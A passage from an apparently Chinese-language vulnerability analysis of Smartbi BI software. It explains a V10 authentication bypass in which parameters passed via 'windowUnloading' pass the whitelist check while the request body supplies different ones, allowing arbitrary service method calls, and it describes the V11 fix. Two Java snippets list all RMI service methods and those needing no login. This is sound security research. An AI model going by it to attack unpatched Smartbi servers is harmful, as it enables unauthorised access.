
这里的鉴权是白名单机制的。因此,刚刚在windowUnloading=&后传入的参数,需要在白名单内,以此通过鉴权。
然而,当进入RMIServlet,进行RMIInfo解析时,调用parseRMIInfo:


这里首先调用getRMIInfoFromRequest进行RMIInfo解析,会尝试获取request中的ATTR_KEY_RMIINFO属性。但是在前面CheckIsLoggedFilter#doFilter,并没有对这个属性进行设置,因此会进入后面的解析流程,直接通过request.getParameter去取出参数,因此可以在请求体里再放一组实际要调用的参数。
分析到这里,大家应该能够看出端倪了:在鉴权时被校验的className和methodName,和实际调用的并不同。鉴权时用到的,是通过windowUnloading=&传入的;实际调用的,是通过请求体传入的。这样就达到了任意Service方法调用的效果。
看看V11是怎么修复这个问题的。


现在不是在filter里写解析方法了,而是直接调用parseRMIInfo,在最后会对ATTR_KEY_RMIINFO进行设置,确保进入RMIServlet时,解析出来的参数是一致的。
实际上,V10版本中的parseRMIInfo在最后也会设置ATTR_KEY_RMIINFO:

只不过windowUnloading=&的逻辑被单独拿到filter里实现了,从而导致了鉴权绕过。
V11-鉴权逻辑
主要逻辑仍然在smartbi.freequery.filter.CheckIsLoggedFilter#doFilter,但是needToCheck发生了改变:


当method不存在FunctionPermission注解时,调用FilterUtil.needToCheck,跟V10的机制一样:

当存在FunctionPermission注解时,且注解中的value字符数组只存在NOT_LOGIN_REQUIRED这一个字符串时,就无需鉴权,否则都需要鉴权。
另外,注解上的level似乎对鉴权的影响不是在filter产生的,而是在具体的方法中做检测,比如smartbi.defender.rmi.DefenderClientService#checkConfigItem:

在smartbi.framework.rmi.RMIModule#needToCheckIsLoggedIn打断点即可获取所有service方法和公开的service方法:
公开的service方法:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| RMIModule module = RMIModule.getInstance();
Map<String, ClientService> map = module.getServices();
Set<String> strings = map.keySet();
StringBuilder stringBuilder = new StringBuilder();
for (String key : strings){
ClientService clientService = map.get(key);
List<Method> methods = clientService.getMethods();
for (Method method : methods){
FunctionPermission funcPerm = (FunctionPermission) method.getAnnotation(FunctionPermission.class);
if (funcPerm == null){
continue;
}
String[] perms = funcPerm.value();
boolean notLoginRequired = perms.length == 1 && "NOT_LOGIN_REQUIRED".equals(perms[0]);
if (notLoginRequired){
String className = method.getDeclaringClass().getName();
String methodName = method.getName();
stringBuilder.append(className+"#"+methodName+"\n");
}
}
}
File file = new File("publicServiceMethod.txt");
FileOutputStream fos = new FileOutputStream(file);
fos.write(stringBuilder.toString().getBytes());
String path = file.getAbsolutePath();
return "File Write to:" + path;
|
所有的service方法:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| RMIModule module = RMIModule.getInstance();
HashMap<String, ClientService> services = (HashMap) module.getServices();
StringBuilder sb = new StringBuilder();
for (String key : services.keySet()){
ClientService clientService = services.get(key);
String className = clientService.getModule().getClass().getName();
List<Method> methods = clientService.getMethods();
for (Method method : methods){
String methodName1 = method.getName();
sb.append(className + "#" + methodName1 + "\n");
}
sb.append("\n\n");
}
File file = new File("RMIServiceMethod.txt");
FileOutputStream fos = new FileOutputStream(file);
fos.write(sb.toString().getBytes());
String absolutePath = file.getAbsolutePath();
return "文件已经写入:" + absolutePath;
|
RMIServlet职责
V11
以下为V11版本源码。
简单来说,就是通过传入的className,methodName和params,以反射的方式,去调用指定Service的方法。
先看doGet:

当jsonpCallback不为空时,调用doPost:


doPost会解析出RMIInfo,然后取出其中的className,methodName,params,然后反射调用。
需要看一下怎么解析RMIInfo的,来到smartbi.util.RMIUtil#parseRMIInfo(javax.servlet.http.HttpServletRequest, boolean):



如果是从doPost方法跟进到这里,会发现在一开始的getRMIInfoFromRequest就获取到了RMIInfo,但是request attribute中的ATTR_KEY_RMIINFO是在哪里设置的?


其实也是在parseRMIInfo,最先在LogFilter的时候就设置好了:
其实在smartbi.freequery.filter.CheckIsLoggedFilter#doFilter时也会解析一遍:

但是这个这个filter的重点不是解析RMIInfo,而是做鉴权,这个后面会讲。
接下来主要关注,smartbi.util.RMIUtil#parseRMIInfo(javax.servlet.http.HttpServletRequest, boolean)中,有多少种方法能够从我们的请求中取出这三个关键的参数,为后续可能的绕过做准备。
